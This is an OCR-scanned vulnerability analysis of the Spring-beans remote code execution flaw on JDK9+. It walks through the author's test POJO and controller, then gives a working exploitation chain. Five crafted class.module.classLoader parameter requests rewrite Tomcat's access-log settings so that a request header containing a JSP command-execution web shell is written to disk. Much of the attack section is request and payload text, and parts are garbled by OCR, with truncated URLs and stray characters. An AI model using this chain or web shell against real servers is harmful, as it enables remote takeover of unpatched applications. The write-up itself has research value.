Spring-beans RCE Vulnerability Analysis

illustrate

Requirements:

- JDK9 and above;
- Using the Spring-beans package;
- Spring parameter binding is used;
- Spring parameter binding uses non-basic parameter types, such as general POJOs;

test environment

> https://github.com/p1n93r/spring-rce-war

Vulnerability Analysis

Spring parameter binding does not introduce too much, you can do it yourself; its basic usage is to use the form of . to assign values to parameters. In the actual assignment process, the getter or setter of the parameters will be called using reflection ;

When this vulnerability first came out, I thought it was a garbage hole, because I think there is a Class type attribute in the parameters that need to be used, and no idiot developer will use this attribute in POJO; but When I followed carefully, I found that things were not so simple;

For example, the data structure of the parameters I need to bind is as follows, which is a very simple POJO:


```
/**
  * @author : p1n93r *
  @date : 2022/3/29 17:34 */

@Setter
@Getter
public class EvalBean {

        public EvalBean() throws ClassNotFoundException {
                System.out.println("[+] ÿÿÿEvalBean.EvalBean");
        }

        public String name;

        public CommonBean commonBean;


        public String getName() {
                System.out.println("[+] called EvalBean.getName");
```

```
        return name;
    }

    public void setName(String name) {
        System.out.println("[+] ÿÿÿEvalBean.setName"); this.name = name;

    }

    public CommonBean getCommonBean()
        { System.out.println("[+] ÿÿÿEvalBean.getCommonBean"); return
        commonBean;
    }

    public void setCommonBean(CommonBean commonBean) {
        System.out.println("[+] ÿÿÿEvalBean.setCommonBean"); this.commonBean
        = commonBean;
    }
}
```


My Controller is written as follows, which is also very normal:

```
@RequestMapping("/index") public
void index(EvalBean evalBean, Model model){
    System.out.println("==================");
    System.out.println(evalBean);
    System.out.println("==================");
}
```

So I started the whole process of parameter binding. When I followed the call position as follows, I was stunned:



When I looked at this `cache`, I was stunned, why is there a `class` attribute cache here? ? ? ! ! ! ! !




When I saw this, I knew I was wrong, this is not a garbage hole, it is really a nuclear bomb-level loophole! Now it is clear that we can get the class object very easily, and the rest is to use the class object to construct the utilization chain. At present, the simpler way is to modify the log configuration of Tomcat, to Write the shell in the log. A complete utilization chain is as follows:

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7b%66%75%63%6b%7d%69
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=%48%3a%5c%6d%79%4a%61%76%61%43%6f%64%65%5c%73%74%75%70%69%64%52%7
class.module.classLoader.resources.context.parent.pipeline.first.prefix=fuckJsp class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

Looking at the utilization chain, you can see that it is a very simple way to modify the Tomcat log configuration and use the log to write a shell; the specific attack steps are as follows, and the following five requests are sent successively:


```
http://127.0.0.1:8080/stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7b%66%75%6 http://127.0.0.1:8080/
stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp http://127.0.0.1:8080/stupidRumor_war_exploded/index?
class.module.classLoader.resources.context.parent.pipeline.first.directory=%48%3a%5c%6d http://127.0.0.1:8080/stupidRumor_war_exploded/index?
class.module.classLoader.resources.context.parent.pipeline.first.prefix=fuckJsp http://127.0.0.1:8080/stupidRumor_war_exploded/index?
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

After sending these five requests, Tomcat's log configuration is modified as follows:




Then we just need to send a random request, add a header called fuck, and write to the shell:

```
GET /stupidRumor_war_exploded/fuckUUUU HTTP/1.1 Host:
127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.7113.93 Safari/537.36 Accept: text/html,application/
xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 fuck: <%Runtime.getRuntime().exec(request.getParameter("cmd"))%> Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close



Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```



The shell can be accessed normally:



Summarize

- Now that the class object can be called, the use method must not write the log;
- I can follow it later. Why is a POJO class reference retained during the parameter binding process?